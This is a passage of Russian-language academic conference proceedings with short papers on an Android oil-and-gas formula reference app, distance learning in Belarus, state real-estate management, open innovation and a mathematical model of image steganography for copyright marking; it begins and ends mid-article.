Лидеры коммерческих цифровых платформ, имея в своем распоряжении массив данных, получают возможность применять самые рациональные методы аналитики больших данных (BDA), делать надежные прогнозы, завоевывать доверие все новых и новых пользователей, запускать новые отрасли, создавать собственные экосистемы и обеспечивать приращение добавленной стоимости.

Большие данные и исследования в области систем, сложности, сетей, обучения расширили для бизнес-сообщества границы использования моделей имитационного моделирования, открыли возможности для эксперимента, дали такие инструменты, позволяющие сориентироваться в контексте принятия решений, как фреймворк Cunefin («канэвин»), или программный метод оценки возникающих системных изменений в сложных средах для информирования адаптивного управления SenseMaker («сенсмейкер») [4].

Бизнес-аналитика в рамках платформ располагает большим числом способов как извлечения информации из данных, так и преобразования этих данных в значимую для принятия решений информацию. Как показал опыт наших исследований, когортный анализ частоты событий в двух групп объектов, одна из которых обладает изучаемым признаком, а другая – нет, обеспечивает возможность глубокой интерпретации результатов, а его периодическое повторение – фиксировать образование трендов, оперативно на них реагировать и инициировать долгосрочные стратегические изменения [5].

Список использованных источников

1. Ананьин В. И., Зимин К. В., Лугачев М. И., Гимранов Р. Д. Статистическая устойчивость цифровой организации // Бизнес-информатика. 2021. Т. 15. № 1. – С. 47-58.
2. Срничек Н. Капитализм платформ / пер. с англ. – 3-е изд. – М.: Изд. дом Высшей школы экономики, 2021. – 128 с.
3. Горчаков С.Е. Совершенствование управления организационным поведением в научных организациях: дис... канд. экон. наук / Санкт-Петербургский государственный экономический университет. СПб., 2020. – 161 с.
4. Бездудная А.Г., Растова Ю.И. Нарративы экспертной деятельности в области инжиниринга // Проблемы современной экономики. 2022. № 2 (82). – С. 189-191.
5. Растова Ю.И., Яровой Д.О. Когортный анализ эффективности корпоративного бизнеса // Известия Санкт-Петербургского государственного экономического университета. 2019. № 5-1 (119). – С. 106-111.

УДК 681.3:553.98(574.4)

А.Д. Редова, Ч.Г. Гылычдурдыева, Дж.Ч. Ёмудова
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

**ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ СПРАВОЧНИКА ПО
ФОРМУЛАМ НЕФТЕГАЗОВОЙ ОТРАСЛИ НА ПЛАТФОРМЕ
ANDROID**

***Аннотация.** В статье рассматривается вопрос разработки программы-справочника, предоставляющего информацию о формулах, используемых в нефтегазовой отрасли. Программа выполнена в виде веб-страниц для устройств, работающих на базе Android. Разработанное программное обеспечение является отличным инструментом для изучения формул применяемых в нефтегазовой отрасли.*

A.D. Repova, C.G. Gylychdurdyeva, J.C. Yomudova
Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

OIL AND GAS INDUSTRY FORMULA REFERENCE SOFTWARE ON THE ANDROID PLATFORM

***Abstract.** The article discusses the issue of developing a reference program that provides information on formulas used in the oil and gas industry. The program is designed as web pages for Android devices. The developed software is an excellent tool for studying formulas used in the oil and gas industry.*

Данный проект рассматривает вопрос создания справочника по формулам нефтегазовой отрасли. Проект был разработан с помощью платформы Android Studio для устройств, работающих на базе операционной системы Android. Главной задачей данного проекта является создание комплекса формул для пользования специалистами всех уровней и рангов нефтегазовой отрасли. С помощью рассматриваемой программы, специалисты или студенты изучающие нефтегазовую индустрию смогут с лёгкостью получить информацию о формулах, используемых для проведения разного рода расчётов при добыче, транспортировке и переработке нефти и нефтепродуктов.

Основной информационный материал программы размещён на веб-страницах. Для этого использовались компоненты WebView и WebFragment платформы Android Studio. База данных содержащая формулы также размещена на веб-странице и хранится в папке *assets*. В базе содержатся около сорока формул.

В программе рассмотрены следующие разделы нефтегазовой отрасли:

- Бурение;
- Геология;
- Газовые скважины;
- Гидродинамическое исследование скважины;
- Добыча;
- Капитальный ремонт скважин;
- Классические формулы;
- Меры измерения.


В программе также есть функция поиска для быстрого нахождения необходимой формулы.



Главный интерфейс программы

Программа содержит три раздела:

- Формулы;
- Конвертация;
- О программе.



Программа состоит из трёх основных разделов

В программе размещены формулы, применяемые в геологии, бурении, капитальном ремонте нефтяных и газовых месторождений. Некоторые из них показаны на изображениях ниже.

← Nebitgaz Formulalar

Turbanyň göwrümi

Bu formula turbanyň daşky diametri we onuň diwarynyň galyňlygy boýunça turbanyň içki göwrümini hasaplaýar:

$$V = \frac{\pi(d - 2\Delta)^2 \cdot l}{4}$$

Bu ýerde,

- V - turbanyň göwrümi, m^3
- d - turbanyň daşky diametri, m
- Δ - turbanyň diwarynyň galyňlygy, m
- l - turbanyň uzynlygy, m

Формула расчёта объёма трубы

← Nebitgaz Formulalar

Öňünden gurnalan akym üçin Dýupjui deňlemesi

Dýupjui deňlemesi, dik guja akyp bolmajan suwuklygyň tekiz-radial yzygiderli akmagy üçin Darsi kanunynyň integral görnüşidir. Dýupjui deňlemesi gujyň öndürjilik aýratnyklaryny (debit, öndürjilik) we gatlagyň filtrleme aýratnyklaryny (suwuklyk geçirijilik) baglanyşdyrýar. Öňünden gurnalan akym režimi üçin çözmek üçin ulanylýar.

$$q = \frac{2\pi kh (P_e - P_{wf})}{\mu B (\ln \frac{r_e}{r_w} - 0.75 + S)}$$

Bu ýerde,

- q - suwuklygyň debit, m^3/s
- k - geçirijilik, m^2
- h - gatlagyň galyňlygy, m
- μ - ýepbejilik, $Pa \cdot c$
- B - göwürim koeffisiýenti, m^3/m^3
- P_e - orta gatlak basyşy, Pa
- P_{wf} - gujudaky zaboý basyşy, Pa
- r_e - ijmilendiriş konturyň radiusy, m
- r_w - gujyň radiusy, m
- S - skin-faktor

Уравнение Дюпюи

← Nebitgaz Formulalar

Ses basyşy suwuklygyň göwrümi

NKT we ştangy göz öňüne tutmak arkaly gujyň sesini basmak üçin gerek bolan suwuklygyň göwrümini hasaplaýar:

$$V_{kf} = K \left[\frac{\pi}{4} (d_w^2 h_w - (d_{p-out}^2 - d_{p-in}^2) h_p) - V_{rod} \right]$$

Bu ýerde,

- V_{kf} - ses basyşy suwuklygyň göwrümi, m^3
- K - ätiýaçlyk koeffisiýenti, ses basyşy suwuklygyň sirdirme göwrümini hasaplaýar
- V_{rod} - ştangyň göwrümi, m^3
- d_w - ekspluatasion sütüniň içki diametri, m
- d_{p-in} - NKT-nyň içki diametri, m
- d_{p-out} - NKT-nyň daşky diametri, m
- h_w - gujyň zaboý çuňlugy, m
- h_p - NKT-nyň aşak düşürme çuňlugy, m

Формула расчёта объёма жидкости

В программе также предусмотрена функция поиска определённой формулы. Для этого в верхней части окна программы расположена строка поиска.




Формула расчёта диаметра Долота

В разделе конвертации разработчики обеспечили возможность конвертировать единицы измерения используемые в нефтегазовой сфере в разных странах.



Раздел конвертации единиц измерения



Конвертация единиц измерения длины

В третьем разделе программы “О Программе” можно найти информацию об авторах программы.

В итоге, можно с лёгкостью сказать, что это программное обеспечение является отличным инструментом для быстрого поиска формул нефтегазовой отрасли.

Список использованных источников

1. Майер, Рето Android 4. Программирование приложений для планшетных компьютеров и смартфонов / Рето Майер. - М.: Эксмо, 2013.
2. Голощапов, Алексей Google Android. Программирование для мобильных устройств / Алексей Голощапов. - М.: БХВ-Петербург, 2012.
3. Давыдов, Станислав IntelliJ IDEA. Профессиональное программирование на Java. Наиболее полное руководство (+ CD-ROM) / Станислав Давыдов , Алексей Ефимов. - М.: БХВ-Петербург, 2011.
4. Дэрси, Лорен Android за 24 часа. Программирование приложений под операционную систему Google / Лорен Дэрси , Шейн Кондер. - М.: Рид Групп, 2011.

УДК 37.018.43

Н.В. Ржеутская

Белорусский государственный технологический университет
Минск, Беларусь

ОСОБЕННОСТИ ОРГАНИЗАЦИИ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА ПОСРЕДСТВОМ ДИСТАНЦИОННЫХ ТЕХНОЛОГИЙ

Аннотация. Дистанционное обучение позволяет получить образование, знания и навыки у любых квалифицированных специалистов из любой точки мира. Это дает возможность любому человеку повысить уровень своих имеющихся знаний и квалификации в своей области, или освоить совершенно новую профессию, не выходя из дома.

N.V. Rzeutskaya

Belarusian State Technological University
Minsk, Belarus

FEATURES OF ORGANIZING THE EDUCATIONAL PROCESS THROUGH DISTANCE TECHNOLOGIES

Abstract. Distance learning allows you to obtain education, knowledge and skills from any qualified specialists from anywhere in the world. This gives any person the

opportunity to increase the level of their existing knowledge and qualifications in their field, or learn a completely new profession without leaving home.

Основным принципом дистанционного обучения является возможность получить полноценный доступ к образовательным услугам в любой момент времени и из любого местоположения. Единственное условие в получении доступа к обучению – наличие Интернета.

Содержание дистанционного обучения может включать в себя видео материалы, записи лекций, интерактивные обучающие материалы и тесты, а также обязательно обратная связь между обучающимися и преподавателями.

В целом, дистанционное обучение предоставляет возможность гибкого и удобного получения знаний и квалификации без необходимости посещения учебных учреждений образования и помогает обучающимся эффективно получать знания в своем собственном выбранном темпе.

Система дистанционного образования в Республике Беларусь на текущий момент времени находится еще на начальной стадии развития. Процесс развития дистанционного образования в Республике Беларусь сдерживается рядом причин:

Во-первых, не востребованность и недостаточная осведомленность населения о возможностях дистанционного обучения оказывают негативное влияние на его развитие. Отсутствие достаточной информированности о технических возможностях и преимуществах онлайн-образования приводит к недооценке этой формы обучения и предпочтению традиционной системы.

Во-вторых, недостаточное инфраструктурное обеспечение является одной из причин, замедляющих развитие дистанционного образования. Недостаточное количество доступных высокоскоростных интернет-соединений и недоступность оборудования сдерживают возможности для проведения качественных онлайн-уроков.

Третья причина, заключается в необходимости изменения правовой базы. Неясность в законодательстве, связанная с использованием дистанционных технологий в обучении, препятствует эффективному использованию онлайн-платформ для образовательных целей. Без ясных правил и норм, учителя и ученики могут столкнуться с юридическими препятствиями и ненужной бюрократией.

Кроме того, отсутствие квалифицированных преподавателей, способных проводить эффективное онлайн-обучение, также является фактором, сдерживающим развитие дистанционной системы образования. Преподавание посредством интернета требует особых

навыков и знаний, которые не всегда присутствуют у преподавателей, обученных в традиционной системе.

И, наконец, одной из основных причин, замедляющих развитие дистанционного образования в Беларуси, является отсутствие внутренней мотивации учащихся и преподавателей. Онлайн-образование требует большей самодисциплины и самоорганизации, чем традиционное обучение, и не всегда находится поддержка и стимуляция для успешной работы.

Необходимо уделять больше внимания и ресурсов развитию и поддержке дистанционного образования, чтобы обеспечить более широкий доступ к образовательным возможностям для всех людей в Беларуси.

Однако, как и в случае с обычным обучением, работа в онлайн-формате требует организации и структурированности. Методы, приемы и средства играют в этом процессе важную роль.

Первый и основной метод – это планирование. Хорошо спланированный курс может помочь обучающимся более эффективно успевать и не терять мотивацию. Когда участники курса знают, что и когда им нужно делать, они могут сосредоточиться на изучении, а не на организации своего времени.

Второй метод, который может улучшить работу в онлайн-обучении – это регулярный обратный отклик и поддержка. Чтобы обучающиеся не ощущали себя одинокими и потерянными на онлайн-занятиях, необходима регулярная обратная связь от преподавателя и поддержка со стороны коллег, что позволяет обучающимся находиться в комфортном для себя режиме.

Третий метод – это использование разнообразных интерактивных средств и технологий, таких как видеоуроки, вебинары и интерактивные задания. Использование таких средств поможет способствовать активному участию обучающихся и сделает образовательный процесс более занимательным и интересным.

Четвертый метод – это использование социальных сетей. Они играют очень важную роль при онлайн-обучении, так как обеспечивают возможность связи и взаимодействия обучающихся с преподавателями.

Пятый метод – это контроль и анализ выполнения заданий. Важно следить за тем, какие задания были выполнены обучающимися и своевременно оценивать их знания. Это поможет улучшить образовательный процесс и сделать его более эффективным.

Таким образом, использование методов, приемов и средств организации работы в онлайн-обучении играет важную роль в

обеспечении качественного образования и улучшении учебного процесса.

Хотелось бы выделить следующие приемы в организации онлайн-занятий, которые позволят получить максимальный результат:

1. Организация расписания занятий: необходимо определить дни и часы проведения учебных онлайн-сессий и уведомлять об этом всех участников.

2. Использование онлайн-средств коммуникации: для поддержания связи: можно использовать различные сервисы для видеоконференций, общения в чате или электронной почте. Главнейший принцип данного приема – четкое определение до начала постоянных занятий какими средствами коммуникации будут пользоваться все участники обучения.

3. Подготовка презентаций и материалов: для обучения через интернет необходимо разработать материалы, которые смогут помочь студентам усвоить новый материал.

4. Организация домашних заданий: для закрепления результатов и усвоения материала обучающиеся должны выполнять домашние задания. Они могут передаваться через электронную почту или мессенджеры. В онлайн-обучении получила широкое распространение практика организации занятий, предусматривающая, что доступ к следующему разделу курса можно получить только при условии прохождения предыдущего и выполнения домашнего задания.

5. Создание онлайн-тестов для проверки знаний обучающихся.

6. Систематизация информации: следует сохранять все материалы и информацию в определенном порядке и легко доступным для всех участников.

7. Доступность: желательно, чтобы обучение было доступным не только через компьютер, но и через мобильные устройства.

8. Организация мониторинга: важно следить за активностью и прогрессом студентов, чтобы помочь им в случае необходимости.

Для организации онлайн-обучения необходимо дополнительно использовать следующие специальные средства, которые позволят управлять учебным процессом и обеспечивать качественное обучение:

1. Платформа для дистанционного обучения. Это может быть специализированный сервис для онлайн-обучения, например, Moodle, Canvas, Google Classroom и др.

2. Видеоконференц-система. Для проведения онлайн-уроков и консультаций необходимо использовать специальные программы, например, Zoom, Google Meet, Microsoft Teams и др.

3. Электронные учебники и дидактические материалы. Для проведения онлайн-занятий необходимо подготовить электронные версии учебников, презентации, видеоуроки и другие материалы.

4. Система управления заданиями и оценками. Для контроля успеваемости и оценки знаний студентов можно использовать специальные сервисы, например, Google Forms, Moodle, Kahoot и др.

5. Коммуникационные средства для связи со студентами и родителями. Для общения со студентами и их родителями можно использовать электронную почту, мессенджеры, форумы и др.

6. Онлайн-инструменты для творческих заданий и дистанционного обучения. Для обучения навыкам программирования, рисования и др. можно использовать специальные онлайн-платформы.

Технические УВО имеют свои особенности, часто они требуют более глубокого и практического подхода к обучению. В условиях современных технологий онлайн обучение может стать отличным инструментом для эффективного изучения технических дисциплин.

Вот несколько преимуществ использования онлайн-обучения:

1. Гибкость: Онлайн-обучение позволяет студентам учиться в свое удобное время и в индивидуальном темпе. Это особенно полезно для технических учреждений высшего образования, так как у студентов могут быть непредсказуемые графики работы или учебы.

2. Доступность: Онлайн-обучение доступно практически всем, кто имеет доступ в Интернет. Это в перспективе позволяет студентам из других регионов и стран получать образование без необходимости переезда.

3. Практические навыки: Некоторые образовательные платформы предоставляют студентам возможность приобрести практические навыки в технических дисциплинах, например, в области программирования или инженерии. Это особенно важно для технических ВУЗов, где практические навыки играют ключевую роль.

4. Мультипликация знаний: Онлайн обучение позволяет студентам получить доступ к различным онлайн курсам и преподавателям со всего мира, что позволяет расширять свои знания и подготовиться к работе на международном уровне.

5. Экономия времени и денег: Онлайн обучение позволяет студентам сэкономить время и деньги на поездках в университет, проживании в общежитии и других расходах. Вместо этого они могут обучаться из дома или офиса.

Технические УВО могут использовать онлайн обучение в своей программе обучения, чтобы сделать образование более доступным и эффективным для всех студентов. Вместо того, чтобы рассматривать

онлайн-обучение в качестве конкурента традиционному образованию, его можно использовать как дополнение к традиционному формату, чтобы обеспечить студентам более доступное образование и подготовить их к будущим профессиональным вызовам.

Список использованных источников

1. Distance learning and Online courses [Электронный ресурс], URL: <https://london.ac.uk/ways-study/distance-learning>, Доступ: 08.11.2023.

2. Maribel Guerrero-Cano, David Kirby and David Urbano. A literature review on entrepreneurial universities: an institutional approach [Электронный ресурс], URL: https://www.researchgate.net/publication/228657319_A_literature_review_on_entrepreneurial_universities_An_institutional_approach, Доступ: 07.11.2023.

3. Урбанович П.П., Блинова Е.А., Ржеутская Н.В. Дистанционное обучение: тенденция, естественный процесс или вынужденная мера? // Информационные технологии в образовании, науке и производстве: доклады VIII Междунар. науч.-техн. интернет-конф., Минск, 21–22 нояб. 2020 г. URL: <https://mido.bntu.by/science/mntik8/reports/> (дата обращения: 10.01.2021)

УДК 351.711

Е.В. Россоха, А.М. Французова

Белорусский государственный технологический университет
Минск, Беларусь

РАЗВИТИЕ ПРОЦЕССОВ УПРАВЛЕНИЯ ГОСУДАРСТВЕННОЙ НЕДВИЖИМОСТЬЮ

Аннотация. Вопросы управления государственным недвижимым имуществом определяют эффективность как экономики организаций, так Республики Беларусь в целом. Авторами предлагается ориентироваться на систему показателей, включающих оценку экстенсивности и интенсивности использования объекта, а также его качества (состояния)

Y.V. Rassokha, A.M. Frantsuzova

Belarusian State Technological University
Minsk, Belarus

DEVELOPMENT OF THE STATE REAL PROPERTY MANAGEMENT PROCESSES

Abstract. State real estate management issues determine the efficiency of both the economy of organizations and the Republic of Belarus as a whole. The authors propose to focus on a system of indicators, including an assessment of the extensiveness and intensity of use of the object, as well as its level of quality (condition)

Одним из ключевых направлений деятельности Государственного комитета по имуществу Республики Беларусь (далее – ГКИ) является организация работы по учету и распоряжению государственным недвижимым имуществом (далее – ГНИ) по всей стране [1]. Понимая, что эффективное использование недвижимости, как одного из наиболее значимых национальных активов, напрямую влияет на экономику всех уровней, создавая базу для развития бизнеса, ГКИ ставит целью сокращение количества неиспользуемого имущества. Оценка эффективности использования ГНИ является ключевым процессом для достижения указанной выше цели.

В настоящее время оценки использования государственного имущества включает расчет следующих показателей [2]: *удельный вес площади, сданной в аренду и (или) переданной в безвозмездное пользование* в общей площади государственного имущества; *коэффициент использования государственного имущества* рассчитывается как отношение используемой площади государственного имущества к общей площади государственного имущества; *индекс использования государственного имущества* рассчитывается как отношение коэффициента использования государственного имущества на конец отчетного периода к коэффициенту использования государственного имущества на начало отчетного периода.

Авторами предлагается дополнить существующую систему оценки эффективности использования недвижимости следующими процессами, определяющими экстенсивную, интенсивную и качественную результативность объекта:

1. «Оценка значимости (критичности наличия) объекта для деятельности организации» включает дифференциацию экспертами всех объектов на значимые и незначимые для деятельности организации, т.е. оценивается критичность (важность) объекта для функционирования организации. Для «Перечня незначимых объектов» с целью определения их дальнейшего использования предусматривается: отчуждение (в том числе через продажу), аренда, безвозмездное пользование, консервация.

2. *«Мониторинг показателей эффективности (результативности) использования»* основан на расчете показателей, характеризующих экстенсивность (коэффициент использования объекта по площади) и интенсивность (годовые денежные затраты на эксплуатацию и техническое обслуживание, доход от аренды (при наличии)) использования объекта, а также его качество (коэффициент состояния объекта недвижимости (отношение рыночной стоимости ремонта (также возможно модернизации, реконструкции) к рыночной стоимости восстановления/или замещения)). Для *мониторинга* рассчитанных показателей рекомендуется разрабатывать целевые индикаторы. Например, для «коэффициента состояния объекта недвижимости» это может быть 1-3% от стоимости восстановления/замещения, для «годовых денежных затрат на эксплуатацию и техническое обслуживание» может использоваться средняя величина затрат по аналогичной недвижимости на 1кв.м.

3. *«Планирование управления недвижимостью организации»* на основании предыдущих действий предполагает разработку плана управления недвижимостью организации на основе принципов: использования концепции доходов/затрат на протяжении жизненного цикла объекта; организации надлежащего (в соответствии с назначением) и полного использования недвижимости; выявления и реализации (возможны другие виды распоряжения) незначимой недвижимости; обеспечения необходимого финансирования (инвестирования) недвижимости; корректной инвентаризации и описания (система показателей) всех объектов недвижимости; анализа эффективности использования недвижимости на основе сбалансированной системы показателей; учета интересов стейкхолдеров; периодичности оценки эффективности; учета последовательности обслуживания, ремонтов и их ресурсообеспечения; регулярного мониторинга показателей эффективности; ESG развития; единообразия подходов и терминологии во всех организациях по учету и распоряжению государственной недвижимостью и др.

Список использованных источников

1. Учет и распоряжение имуществом // Сайт Государственного комитета по имуществу Республики Беларусь. URL: http://gki.gov.by/ru/activity_branches-estate (дата обращения: 13.11.2023).

2. Показатели использования недвижимого имущества // Сайт Государственного комитета по имуществу Республики Беларусь. URL: http://gki.gov.by/ru/activity_branches-estate-analitika-pokazateli (дата обращения: 13.11.2023).

УДК 001.895:338.24

А.И. Рябоконт

Белорусский государственный технологический университет
Минск, Беларусь

РАЗВИТИЕ ОТКРЫТЫХ ИННОВАЦИЙ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ

***Аннотация.** Рассмотрены сущность и особенности реализации концепции открытых инноваций в условиях цифровой экономики, выявлены свойства открытых цифровых инноваций. Установлены признаки современных инновационных процессов и преимущества их цифровизации.*

A.I. Ryabokon

Belarussian State Technological University,
Minsk, Republic of Belarus

DEVELOPMENT OF OPEN INNOVATIONS IN CONDITIONS DIGITAL ECONOMY

***Abstract.** The essence and features of the implementation of the concept of open innovation in the digital economy are considered, and the properties of open digital innovation are identified. The signs of modern innovation processes and the advantages of their digitalization have been established.*

Современные компании все чаще прибегают к вовлечению внешних источников идей при реализации инновационной деятельности. Это явление в экономике получило название «модель открытых инноваций», которая стимулирует свободное распространение знаний, способствует интенсификации внутренних и внешних информационных потоков и открывает новые перспективы на всех этапах инновационного процесса. Зачастую под открытыми инновациями понимают не только доступ к знаниям и их распространение, но и формы совместного использования распределенной информации.

Концепция открытых инноваций зародилась на несколько десятилетий ранее этапа формирования цифровой экономики, и сегодня активно применяется в традиционных отраслях экономики. Следует отметить, что именно в цифровой среде она приобрела новые черты и более интенсивное развитие. Особую роль в инновационных процессах играют современные информационно-коммуникационные технологии, формирующие единое информационное пространство. Они позволяют в режиме реального времени осуществлять сбор и обработку информации по любым направлениям.

Потребители товаров и услуг являются источником идей для инновационного процесса. Производители товаров и услуг, безусловно, заинтересованы в том, чтобы включать потребителей в свою инновационную среду, позволяя тем самым привлекать их к разработке и тестированию продуктовых инноваций. Практика усовершенствования потребителями товаров и услуг достаточно распространена. Исследования Организации экономического сотрудничества и развития показывают, что от 10 до 40% потребителей производят доработку или модификацию приобретаемых продуктов [1].

Клиенты компаний заинтересованы в получении более качественных услуг или продуктов. Они из собственного опыта владеют сведениями о недостатках и возможностях модификации товара или услуги. Таким образом, потребители продукции содержат инновационный потенциал, который должен быть использован хозяйствующими субъектами. Например, компания Dell одна из первых привлекла интернет-пользователей для поиска идей усовершенствования производимых товаров и создания новых. В Dell получили более 15 000 идей, из которых около 400 идей было внедрено в производство [2]. Впоследствии подобный подход приобрел название «краудсорсинг» и получил распространение в различных отраслях экономики.

Пользуясь открытым интерфейсом и краудсорсинговыми платформами, любой партнер, отдельный индивидуум или компания, в рамках модели открытых инноваций может внести свои идеи и предложения по разработке, а в идеале – довести эти предложения до этапа коммерческой реализации с применением специальных программных средств. Дополнительная ценность открытых цифровых инноваций обеспечивается рядом их свойств [3]:

- инновация является результатом коллективных действий, а не усилий отдельных индивидуумов;
- ориентированность на клиента;

- модульная структура;
- упреждающая разработка;
- адаптивность.

Потребность организаций в возрастающем объеме данных при реализации инновационной деятельности обусловлена ускорением бизнес-процессов, ростом требований потребителей к скорости и индивидуализации разрабатываемых товаров и услуг.

Цифровизация инновационных процессов, происходящих в условиях сетевого взаимодействия, предполагает применение цифровых технологий, решений поиска, создания, обработки, обмена и передачи различного рода информации, осуществления финансовых транзакций между партнерами. Конкурентные преимущества сегодня основываются на нематериальных активах и качественной обработке данных.

Получение информации об имеющихся результатах инновационной деятельности, которые можно эффективно использовать для своего бизнеса и поиск потенциальных партнеров может осуществляться на тематических форумах, выставках, дискуссионных площадках, организуемых в онлайн-режиме. Успешность инновационного процесса в условиях сетевого взаимодействия во многом определяется уровнем эффективности организации коммуникаций. Современным инновационным компаниям необходимо обеспечить высокую эффективность координации, которая выражается в синхронизации действий всех участников процесса с помощью цифровых технологий.

К ключевым преимуществам цифровизации инновационных процессов можно отнести:

- возможность получения новых знаний на основе аналитики цифровых данных, приводящим к инновациям;
- интеллектуализация автоматизированной обработки информации;
- совместное использование IT-инфраструктуры;
- сокращение длительности инновационного цикла за счет автоматизации взаимодействий в режиме реального времени и обработки информации в онлайн-режиме (применение веб-аналитики, машинного обучения);
- рост доступности автоматизированных систем управления;
- снижение затрат на инновационную деятельность за счет снижения трудоемкости, материалоемкости и затрат на коммуникации.

Список использованных источников

1. Днепровская Н.В. Формирование инновационной среды цифровой экономики: дис. ...д-ра экон. наук. Москва. 2020. 361 с.
2. Шевцова, И. В. Социальные медиа в коммуникации между гражданами и органами государственного управления / И. В. Шевцова, Н. В. Днепровская Н. В. // Государственное управление. Электронный вестник. – 2015. – № 51. – С. 145.
3. Силкина Г.Ю., Шабан А.П. Цифровые инновации: существенные характеристики и особенности. *π-Economy*, 2023, 16 (5), 51–62

УДК 004.56+003.26

М.Г. Савельева

Белорусский государственный технологический университет
Минск, Беларусь

ОБЩАЯ КОНЦЕПЦИЯ СТЕГАНОГРАФИЧЕСКОГО МОДЕЛИРОВАНИЯ ДЛЯ РАСТРИРОВАННЫХ ИЗОБРАЖЕНИЙ

Аннотация. Представлена общая концепция стеганографического моделирования для растрированных изображений. Математическая модель стеганографической системы предназначена как для размещения скрытых меток в целях защиты авторского права на электронные документы, выступающих в качестве контейнера, так и для скрытой передачи данных.

M.G. Saveleva

Belarusian State Technological University
Minsk, Belarus

GENERAL CONCEPT OF STEGANOGRAPHIC MODELING FOR RASTERIZED IMAGES

Abstract. The general concept of steganographic modeling for rasterized images is presented. The mathematical model of the steganographic system is designed both for placing hidden labels in order to protect copyright on electronic documents acting as a container, and for hidden data transmission.

Благодаря цифровым сетям и репозиториям доступ к электронным документам стал проще. Но непропорциональное копирование, публикация или распространение защищенных авторским правом (в

том числе и цифровым водяным знаком (ЦВЗ)) материалов незаконно. Для защиты авторских прав разрабатываются методы и инструменты, такие как стеганография [1].

При передаче или модификации электронных документов часто происходит изменение их оригинального состояния. Конвертация контента из одного формата в другой может негативно повлиять на стеганоконтейнер S . Проблемы могут возникнуть из-за особенностей форматов и алгоритмов сжатия, которые могут нарушить стеганографическую информацию в ЦВЗ. Поэтому при изменении форматов следует быть осторожным и учесть возможные последствия для стеганографической информации.

Стеганоконтейнеры могут быть частью растровой или векторной графики. Форматы, которые представляют растровое изображение, склонны к потере качества и детализации. Векторные форматы, такие как PDF или SVG, сохраняют текст как математические формулы, обеспечивая более точное воспроизведение. При растривании векторных контейнеров происходит преобразование векторной графики в растровое изображение. Однако, при этом возникают ограничения в разрешении и качестве изображения.

Потеря четкости и создание градиентов оттенков цвета пикселей при растривании текста могут быть использованы в стеганографии для передачи данных. Внедрение информации в символы контейнера на основе их геометрических параметров может увеличить пропускную способность и стойкость стеганографических каналов. Это позволяет скрыть информацию, используя изменения в градиентах, текстуре или других характеристиках символов. Такие методы полезны в области информационной безопасности и тайной передачи данных.

В [2] были представлены методы и алгоритмы стеганографического преобразования, которые используют элементы web-приложений, основанные на растровой графике, в качестве контейнера. Основным элементом контейнера – пиксель изображения, цветовые параметры которого изменяются в модели RGB при встраивании информации. Внедрение и извлечение информации происходит в пикселях с одинаковыми значениями (одно из 256) в одном или нескольких цветовых каналах. Разработанный метод отличается тем, что внедрение и извлечение информации происходит путем анализа значений одной или двух цветовых координат базового пикселя и пикселя для внедрения. Количество цветовых каналов (R, G, B), используемых для выбора пикселей и встраивания сообщения, зависит от цветовых характеристик изображения и длины сообщения.

Формально процесс встраивания (осаждения) тайных сообщений M , с помощью которого, в частности, можно решать упомянутую задачу защиты авторского права на контент, содержащийся в документах из множества C , можно описать как стеганографическую модель [3].

Модель строится на основе следующих положений. Полагаем, что M – множество скрывааемых сообщений, $M = \{M_1, M_2, \dots, M_n\}$, C – множество контейнеров (в нашем случае – изображения), $C = \{C_1, C_2, \dots, C_r\}$ ($r > n$), K_G – множество ключей для генерации авторской информации (параметры, связанные с выбором способа внедрения сообщения в контейнер, параметры шифрования или сжатия сообщения, уникальные идентификаторы для аутентификации и авторизации доступа к сообщению и т.д.), $K_G = \{K_{G1}, K_{G2}, \dots, K_{Gt}\}$, K_B – множество ключей для методов внедрения авторской информации (параметры для изменения цвета, или других свойств для встраивания информации в контейнер, уровни компрессии или шифрования, применяемые к модифицированному контейнеру, цветовые преобразования или методы, используемые для внедрения информации в изображение и т.д.), $K_B = \{K_{B1}, K_{B2}, \dots, K_{Bg}\}$.

Произвольное тайное сообщение M можно скрыть в контейнере C при использовании ключей K_G и K_B , где $M \in M$, $C \in C$; $K_G \in K_G$, $K_B \in K_B$. Результатом такого преобразования будет стегоконтейнер S , $S \in S$ $\{(M_1, C_1, K_{G1}, K_{B1}), (M_2, C_2, K_{G2}, K_{B2}), \dots, (M_x, C_x, K_{Gx}, K_{Bx})$.

Формально процесс встраивания (осаждения) тайных сообщений M , с помощью которого, в частности, можно решать упомянутую задачу защиты авторского права на контент, содержащийся в документах из множества C , можно описать как отображение F :

$$F: M \times C \times K_G, K_B \rightarrow S. \quad (1)$$

Процесс извлечения M из стеганоконтейнеров S описывается функцией, обратной к F :

$$F^{-1}: S \times K_G, K_B \rightarrow M, C. \quad (2)$$

Таким образом стеганографическая модель определяется как:

$$SF = (SC, C, M, K_G, K_B, F, F^{-1}), \quad (3)$$

где SC – стеганографический канал

$$F: C \rightarrow SC. \quad (4)$$

Описанная математическая модель стеганографической системы отличается от известных моделей наличием ключей K_G и K_B . Модель предназначена как для размещения скрытых меток в целях защиты

